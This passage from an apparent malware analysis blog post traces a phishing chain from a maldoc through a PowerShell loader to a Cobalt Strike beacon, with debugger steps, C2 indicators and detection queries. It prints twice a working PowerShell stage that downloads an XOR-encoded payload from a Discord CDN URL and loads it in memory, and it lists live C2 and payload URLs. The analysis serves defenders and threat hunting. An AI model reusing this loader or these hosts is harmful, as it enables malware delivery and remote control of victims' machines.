- Input Panel:** Contains a long Base64 string: `wrC4LebwvKJ8/5G1JZyiw==594L0rBd0AJPe4Tgt9Mbig26/N6VIPI4xma3/ZAFknrvLKfKI84dKElVXnhEtL1BDT2INLkovWvEq4Eii+zZk3E8F8CeuM0jPwTUVsVJawAJps5LFiNRE/4L1stMIuFWqm3ofdzC39vAbcPTBdB Nj8Chv1emAGzfe/LRsBPwF0tFrF2bp8IwxZhxzBGxrTueaBUdwsimxPV8xUv4EyTbHKUeSaiouE9qymtC7w I17kiQ1zK1I1bLJnGalF8Pih0+w89miMA1wBK6r7jf+6EHa7w7p9RiU2p0bu4+2YhW7AT+wPKL/3bXRau yRNWB/Y3wuqiVlKxBRElWnJg2oIntMFXL7T101VndawKk0LPNxmTA8ZVGTNm5TMMxVF/X4LEeNbl0teGJd L53rPwzToGCVL0YqK4ct2RxxJZsblrbRoJwMkSgp55U4ntlfuUqejxA+Xjp/U35QdFocQ+ArG9tX5EDIX7tX q15YqJ4dlby+cYo35a/YkLPtq2diy46Viddy1YeukN7z9rgEc77mC66hbaNFjwP/KUe5feI3LCABGsdH3i wmlJJiLlpONFzqlqW2JRGCEsIRwPkwwIn00uigShbsKNZ50616LFP1s4dBagQbr/on2nwAzCQJrMp0Yc bSoPU2NDiQZLS9+evVDwcxBzK1vyrq9BiFDa2UAHbKACMaISz5/VvTtq9i8PZ41pBY0yHJ0iSoLedwCfNdRy uZwBKLmwez5C+BUQ3ppRinriw0G8IxxZOP+aXDGNmPQxv1HTJ/p9qK75bk7ve/PkiHgbqcf64NaPsYcIMh Qz0zVLGyvHve/+H8gB6P0DrACIMRjZi2V8ZL5EqnDKhYQfwAnnFKP91Ltdn2tG4Rte0AGR0D0Zay3u5w5jfi V1DII3G1hjsMHDcRCzqCS9XxM2/PCy3nYKZGnyLqn0fy3mhA7e7n1Emgl3iBafNjrcorvPiK7N4aY0KChdDD xD/BwBLEoQj7ngqhzNChgRgVa0xmFhw6AhRo0jbUvI6UBoGf5k1BTSyYtILqf9P7K5snX/erR4cko9rC0s4n bekwUm43+DUg+THmQ==`
- Output Panel:** Shows a PowerShell function:

```
function Hex-To-Bytes{
    [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hex);
    $a = $hex.Length / 2
    [byte[]]$Bytes = New-Object System.Byte[] $a
    for($i=0; $i -lt $hex.Length; $i+=2){
        $Bytes[$i/2] = [convert]::ToByte($hex.Substring($i, 2), 16)
    }
    return $Bytes
};

$enc = [System.Text.Encoding]::UTF8
function xor {
    param($string)
    $xorkey = $enc.GetBytes("kriybwqoz")
    $string = $enc.GetString([System.Convert]::FromBase64String($string))
    $byteString = $enc.GetBytes($string)

    $xordData = $(for ($i = 0; $i -lt $byteString.Length; ) {
        for ($j = 0; $j -lt $xorkey.Length; $j++) {
            $byteString[$i] -bxor $xorkey[$j]
            $i++
            If ($i -ge $byteString.Length) {
                $j = $xorkey.Length
            }
        }
    })
    $xordData = $enc.GetString($xordData)
    return $xordData
}

$si = 0;
While ($True){
    $i++;
    $ko = [math]::Sqrt($i);
    if ($ko -eq 1000){ break}
}

$webClient = New-Object System.Net.WebClient
[string]$xoredText = $webClient.DownloadString("https://cdn.discordapp.com/attachments/1013559875034415135/1014369421629857882/sdwwCKkjnwsdw.mkv")
[string]$hex = xor -string $xoredText

echo $hex
[byte[]]$bytes = Hex-To-Bytes -hex $hex
echo $bytes.Length
[Reflection.Assembly]$a = [Reflection.Assembly]::Load($bytes)
[object]$o = $a.CreateInstance("DllClass")
[Type]$t = $a.GetType("DllClass")
```

To go further, it's required to download the payload from a Discord link. This comes down to analysts' choice in how they download malicious samples.

Note: If a script has `Reflection.Assembly` ([assembly](#)), this loads a .NET payload. Therefore anytime we see `Reflection.Assembly` we know we're dealing with a .NET malware.

```
function Hex-To-Bytes{
    [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hex);
    $a = $hex.Length / 2
    [byte[]]$Bytes = New-Object System.Byte[] $a
    for($i=0; $i -lt $hex.Length; $i+=2){
        $Bytes[$i/2] = [convert]::ToByte($hex.Substring($i, 2), 16)
    }
    return $Bytes
};


$enc = [System.Text.Encoding]::UTF8
function xor {
    param($string)
    $xorkey = $enc.GetBytes("kriybwqoz")
    $string = $enc.GetString([System.Convert]::FromBase64String($string))
    $byteString = $enc.GetBytes($string)

    $xordData = $(for ($i = 0; $i -lt $byteString.Length; ) {
        for ($j = 0; $j -lt $xorkey.Length; $j++) {
            $byteString[$i] -bxor $xorkey[$j]
            $i++
            If ($i -ge $byteString.Length) {
                $j = $xorkey.Length
            }
        }
    })
    $xordData = $enc.GetString($xordData)
    return $xordData
}


$si = 0;
While ($True){
    $i++;
    $ko = [math]::Sqrt($i);
    if ($ko -eq 1000){ break}
}

$webClient = New-Object System.Net.WebClient
[string]$xoredText = $webClient.DownloadString("https://cdn.discordapp.com/attachments/1013559875034415135/1014369421629857882/sdwwCKkjnwsdw.mkv")
[string]$hex = xor -string $xoredText

echo $hex
[byte[]]$bytes = Hex-To-Bytes -hex $hex
echo $bytes.Length
[Reflection.Assembly]$a = [Reflection.Assembly]::Load($bytes)
[object]$o = $a.CreateInstance("DllClass")
[Type]$t = $a.GetType("DllClass")
```

Once more place the next stage within pestudio for a quick static analysis of the file's contents. We can see the original files named RunPE.exe. With a description of SyscallPEloader, we can somewhat safely assume this is potentially a tool to modify the syscall. This file is now packed heavily with an entropy of 7.766.



Sadly this is not the last stage of the malware, and it appears that it is using a [common evasion tactic of unhooking APIs](#) within the host and thus spawns a process for Notepad.exe. Needing further insight, we turn to one of our

neighborhood experts to finish off this investigation.

→ **Big thanks to @Matthew Brennan for his insight on this next stage.**

The following is basically a TL;DR of Matthew's findings. Let's check it out!

```
C:\Users\Burgers\Desktop\RunPE.exe
] Loaded msvcrt.dll
] Patching msvcrt.dll!__C_specific_handler, to: 0x7FFCFF9F7F60
] Patching msvcrt.dll!__getmainargs, to: 0x7FFCFF9D79D0
] Patching msvcrt.dll!__initenv, to: 0x7FFCFFA64D28
] Patching msvcrt.dll!__iob_func, to: 0x7FFCFFA0CF40
] Patching msvcrt.dll!__lconv_init, to: 0x7FFCFF9FB0B0
] Patching msvcrt.dll!__set_app_type, to: 0x7FFCFF9FB130
] Patching msvcrt.dll!__setusermatherr, to: 0x7FFCFFA38160
] Patching msvcrt.dll!_acmdln, to: 0x7FFCFFA645B0
] Patching msvcrt.dll!_amsg_exit, to: 0x7FFCFFA0A190
] Patching msvcrt.dll!_cexit, to: 0x7FFCFFA0A210
] Patching msvcrt.dll!_fileno, to: 0x7FFCFFA17000
] Patching msvcrt.dll!_fmode, to: 0x7FFCFFA6467C
] Patching msvcrt.dll!_initterm, to: 0x7FFCFFA0A510
] Patching msvcrt.dll!_onexit, to: 0x7FFCFF9FA990
] Patching msvcrt.dll!_setjmp, to: 0x7FFCFFA42CA0
] Patching msvcrt.dll!_setmode, to: 0x7FFCFF9EC430
] Patching msvcrt.dll!abort, to: 0x7FFCFF9FF1E0
] Patching msvcrt.dll!calloc, to: 0x7FFCFF9E9C30
] Patching msvcrt.dll!exit, to: 0x7FFCFFA0A7D0
] Patching msvcrt.dll!fflush, to: 0x7FFCFFA172B0
] Patching msvcrt.dll!fprintf, to: 0x7FFCFFA174B0
] Patching msvcrt.dll!fputc, to: 0x7FFCFFA1D150
] Patching msvcrt.dll!free, to: 0x7FFCFF9E9C80
] Patching msvcrt.dll!fwrite, to: 0x7FFCFFA1E160
] Patching msvcrt.dll!longjmp, to: 0x7FFCFF9FF840
] Patching msvcrt.dll!malloc, to: 0x7FFCFF9E9CD0
] Patching msvcrt.dll!memcmp, to: 0x7FFCFFA2CDF0
] Patching msvcrt.dll!memcpy, to: 0x7FFCFFA443C0
] Patching msvcrt.dll!printf, to: 0x7FFCFFA18B50
] Patching msvcrt.dll!rand, to: 0x7FFCFFA00080
] Patching msvcrt.dll!signal, to: 0x7FFCFF9FAE40
] Patching msvcrt.dll!strcmp, to: 0x7FFCFFA2D0D0
] Patching msvcrt.dll!strlen, to: 0x7FFCFFA2D2C0
] Patching msvcrt.dll!strncmp, to: 0x7FFCFFA2D620
] Patching msvcrt.dll!vfprintf, to: 0x7FFCFFA1A0D0
] End of functions for msvcrt.dll


] Loaded USER32.dll
] Patching USER32.dll!MessageBoxA, to: 0x7FFD0049BCA0
] End of functions for USER32.dll

] End of DLLs
] Finished resolving imports


] Got fresh Syscall stub for NtAllocateVirtualMemory from disk!

] Performing extra environmental patches
```


After the execution of the RunPE.exe, we open ResourceHacker to see available processes on the host.




Within properties, we open the Threads tab. Instantly a TID of **3488** flashes in front of us and changes its start address from **0x1da511e0000** to **0x0**.



Inspect the thread, if you will: here we see **SleepEx+0x9e** which sleeps the host. Also, there is an address of **0x1da52c4cdf** that is close to the start address that flashed at the beginning. This could be the decryption piece of the software. Copy the thread **0x1da52c4cdf**. Go ahead. It's okay.



Now attach the Notepad.exe process to x64dbg and **Go to Expression** with Ctrl + G. Now paste the thread address **0x1da52c4cdf** and set an execution breakpoint. We'll wait.




Change the thread to the value closest to the address; in this case, it is the thread using **000001DA511E0000**.

Number	CPU	ID	Entry	TEB	RIP	Suspend Count	Priority	Wait Reason	Last Error	User Time	Kernel Time	Creation Time	CPU Cycles	Name
2	400		00007FFC178A2AD0	000000087AC028000	00007FFC178F07C4	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	20:47:28.4047132	2A409DC	
main	6040		0000000000000000	000000087AC018000	00007FFC178A2630	2	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0468750	20:36:52.8262104	1DF308F4	Main Thread
	3488		000001DA511E0000	000000087AC018000	000001DA52C4ACDF	1	Normal	Executive	00000000	00:00:00.0156250	00:00:00.0000000	20:36:52.8275179	15CB738	
	3556		00007FFC178A2AD0	000000087AC028000	00007FFC178F07C4	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	20:50:52.8268981	1AF883E	

Now we run the debugger until it hits the Hardware BreakPoint. We hit the key **g** and get a glimpse of what the loops are doing on this host. This is potentially the decryptor algorithm.

We also set a Hardware on Execution breakpoint on the address **000001DA52C4AD2B** and run the application.




Now step in the code a few times and we get our C2 information: **organitations[.]com/Preserve/stat/3E8YZFXJ (69.28.84.201)**.

000001DA52C28C4	0F86 C9010000	0001DA52C8E33	mov r1, qword ptr ss:[rsp+88]	[rsp+88]: "Mozilla/5.0 (Windows NT 6.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.109 Safari
000001DA52C28C6A	48:88424 8E000000		mov rbp, qword ptr ss:[rsp+90]	[rsp+90]: "/Preserve/stat/3E8YZFXJ"
000001DA52C28C8A	48:88C24 9E000000		mov rsi, qword ptr ss:[rsp+90]	[rsp+90]: "organitations.com/Preserve/stat/3E8YZFXJ"
000001DA52C28C82	40:88C6		mov r8, r14	
000001DA52C28C8C	41:8844		mov rax, r14	

Review ELK for the process **notepad.exe** that is spawned by the parent process **powershell.exe** with the command from the user's environment.

Note: It's important to remove this process from the client as this is a cobalt strike beacon.



TLDR:

The Initial payload for this malware is:

- a user downloads a maldocx from a phishing email
- they execute the executable which runs an encoded base64 command that disables the firewall and installs environment persistence within the user's AutoRun key and creates a process that has RAT capabilities.

It's found some samples that have this form of execution pattern:

Maldocx → Javascript (Wscript) → Powershell Environment → Cobaltstrike

Maldocx → Powershell Environment → Cobaltstrike

Final Thoughts

We hope you found this deconstruction helpful and useful. Below are some additional resources for you to get your hands dirty and gain a deeper understanding of what we did here in this blog today. The more analysts play around with malware in a safe environment, the better they can become at spotting the nastier, greasier, well-hidden activity lurking within environments.

Discord URLs

[https://cdn\[.\]discordapp\[.\]com/attachments/1004902785772441697/1004915801771495495/ppp](https://cdn[.]discordapp[.]com/attachments/1004902785772441697/1004915801771495495/ppp)

[https://cdn\[.\]discordapp\[.\]com/attachments/1013559875034415135/1014369421629857882/sdwwcKkijnwsdw.mkv](https://cdn[.]discordapp[.]com/attachments/1013559875034415135/1014369421629857882/sdwwcKkijnwsdw.mkv)

Autorun

HKU\SID\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKU\SID\Environment

HKU\SID\Software\<value>

C:\Users\User\appdata\local\temp\<value>.js - Some Variants

Search Queries

+details.path:powershell.exe +details.command:"GetEnvironmentVariable"

+process.command_line.text:"GetEnvironmentVariable" +process.command_line.text:[a-f0-9]{12,18}/

+process.name:notepad.exe +process.parent.name:powershell.exe +process.parent.args_count:7

+process.cleartext:(cdn.discordapp.com AND attachments)

Source: <https://www.huntress.com/blog/ave-maria-and-the-chambers-of-warzone-rat>